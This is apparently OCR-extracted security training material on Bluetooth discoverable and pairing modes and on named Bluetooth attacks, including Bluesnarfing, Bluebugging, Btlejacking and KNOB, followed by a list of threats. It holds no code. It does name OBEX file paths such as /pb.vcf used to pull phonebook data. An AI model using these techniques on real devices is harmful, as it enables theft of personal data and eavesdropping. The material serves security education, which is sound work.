
  Bluetooth operates in the following three discoverable modes.

  - **Discoverable**: When Bluetooth devices are in the discoverable mode, they are visible to other Bluetooth-enabled devices. If a device attempts to connect to another, the device attempting to establish the connection must search for a device that is in the discoverable mode; otherwise, the device attempting to initiate the connection will not be able to detect the other device. The discoverable mode is necessary only while connecting to a device for the first time. Upon saving the connection, the devices remember each other; therefore, the discoverable mode is not necessary for lateral connection establishment.
  - **Limited discoverable**: In the limited discoverable mode, the Bluetooth devices are discoverable only for a limited period, for a specific event, or during temporary conditions. However, there is no Host Controller interface (HCI) command to set a device directly in the limited discoverable mode. A user has to do this indirectly. When a device is set to the limited discoverable mode, it filters out non-matched IACs and reveals itself only to those that matched.
  - **Non-discoverable**: Setting a Bluetooth device to the non-discoverable mode prevents that device from appearing on the list during a Bluetooth-enabled device search process. However, it remains visible to users and devices that were previously paired with it or know its MAC address.

- **Pairing Modes**

  The following are the pairing modes for Bluetooth devices.

  - **Non-pairable mode**: In the non-pairable mode, a Bluetooth device rejects pairing requests sent by any device.
  - **Pairable mode**: In the pairable mode, a Bluetooth device can accept pairing requests and establish a connection with a device that requested pairing.



Bluetooth Hacking

- Bluetooth hacking refers to the **exploitation of Bluetooth stack implementation vulnerabilities** to compromise sensitive data in Bluetooth-enabled devices and networks

Bluetooth Attacks

Bluesmacking	DoS attack, which **overflows Bluetooth-enabled** devices with random packets, causes the devices to crash
Bluejacking	The art of **sending unsolicited messages** over Bluetooth to Bluetooth-enabled devices, such as mobile phones and laptops
Bluesnarfing	The **theft of information** from a wireless device through a Bluetooth connection
BlueSniff	Proof of concept code for a Bluetooth **wardriving** utility
Bluebugging	Remotely accessing a **Bluetooth-enabled** device and using its features

BluePrinting	The art of collecting information about **Bluetooth-enabled devices**, such as manufacturer, device model, and firmware version
Btlejacking	Detrimental to BLE devices, it is used to **bypass security mechanisms** and listen to information being shared
KNOB Attack	Exploiting a vulnerability in Bluetooth to **eavesdrop all the data** being shared, such as **keystrokes**, **chats**, and **documents**
MAC Spoofing Attack	**Intercepting data** intended for other Bluetooth-enabled devices
Man-in-the-Middle /Impersonation Attack	**Modifying data** between Bluetooth-enabled devices communicating in a Piconet


Bluetooth Hacking

Bluetooth hacking refers to the exploitation of Bluetooth stack implementation vulnerabilities to compromise sensitive data in Bluetooth-enabled devices and networks. Bluetooth-enabled devices connect and communicate wirelessly through ad-hoc networks known as piconets. Attackers can gain information by hacking the target Bluetooth-enabled device from another Bluetooth-enabled device.

The following are some Bluetooth device attacks:

- **Bluesmacking:** A Bluesmacking attack occurs when an attacker sends an oversized ping packet to a victim's device, causing a buffer overflow. This type of attack is similar to an Internet Control Message Protocol (ICMP) ping-of-death attack.
- **Bluejacking:** Bluejacking is the use of Bluetooth to send messages to users without the recipient's consent, similar to email spamming. Prior to any Bluetooth communication, the device initiating the connection must provide a name that is displayed on the recipient's screen. As this name is user-defined, it can be set to be an annoying message or advertisement. Strictly speaking, Bluejacking does not cause any damage to the receiving device. However, it may be irritating and disruptive to the victims.
- **Bluesnarfing:** Bluesnarfing is a method of gaining access to sensitive data in a Bluetooth-enabled device. An attacker within the range of a target can use specialized software to obtain the data stored on the victim’s device. To perform Bluesnarfing, an attacker exploits a vulnerability in the Object Exchange (OBEX) protocol that Bluetooth uses to exchange information. The attacker connects with the target and performs a GET operation for files with correctly guessed or known names, such as /pb.vcf for the device’s phonebook or telecom /cal.vcs for the device’s calendar file.

- **BlueSniff:** BlueSniff is a proof-of-concept code for a Bluetooth wardriving utility. It is useful for finding hidden and discoverable Bluetooth devices. It operates on Linux.
- **Bluebugging:** Bluebugging is an attack in which an attacker gains remote access to a target Bluetooth-enabled device without the victim's awareness. In this attack, an attacker sniffs sensitive information and might perform malicious activities such as intercepting phone calls and messages and forwarding calls and text messages.
- **BluePrinting:** BluePrinting is a footprinting technique performed by an attacker to determine the make and model of a target Bluetooth-enabled device. Attackers collect this information to create infographics of the model, manufacturer, etc. and analyze them to determine whether the device has exploitable vulnerabilities.
- **Btlejacking:** A Btlejacking attack is detrimental to Bluetooth low energy (BLE) devices. The attacker can sniff, jam, and take control of the data transmission between BLE devices by performing an MITM attack. Following a successful attempt, the attacker can also bypass security mechanisms and listen to the information being shared. To implement this attack, the attacker must use affordable firmware-embedded equipment and minor software coding.
- **KNOB attack:** A Key Negotiation of Bluetooth (KNOB) attack enables an attacker to breach Bluetooth security mechanisms and perform am MITM attack on paired devices without being traced. The attacker leverages a vulnerability in the Bluetooth wireless standard and eavesdrops on all the data being shared in the network, such as keystrokes, chats, and documents. A KNOB attack is especially detrimental to two Bluetooth-enabled devices sharing encrypted keys. The attack is launched on short-distance communication protocols of Bluetooth negotiating the encryption keys required to be shared between nodes to establish a connection.
- **MAC spoofing attack:** A MAC spoofing attack is a passive attack in which attackers spoof the MAC address of a target Bluetooth-enabled device to intercept or manipulate the data sent to the target device.
- **Man-in-the-Middle/impersonation attack:** In an MITM/impersonation attack, attackers manipulate the data transmitted between devices communicating via a Bluetooth connection (piconet). During this attack, the devices intended to pair with each other unknowingly pair with the attacker's device, thereby allowing the attacker to intercept and manipulate the data transmitted in the piconet.



Bluetooth Threats

Leakage of Calendars and Address Books

Attacker **can steal a user's personal information** and use it for malicious purposes

Remote Control

Hackers can **remotely control a phone** to make phone calls or connect to the Internet

Bugging Devices

Attacker could instruct the user to **make a phone call to other phones** without any user interaction; they could even record the user’s conversation

Social Engineering

Attackers trick Bluetooth users to **lower security or disable authentication** for Bluetooth connections to pair with them, thereby stealing information

Sending SMS Messages

Terrorists could send **false bomb threats** to airlines using the phones of legitimate users

Malicious Code

Mobile **phone worms** can exploit a Bluetooth connection to replicate and spread itself

Causing Financial Losses

Hackers could **send many MMS messages** with an international user's phone, thus resulting in a high phone bill

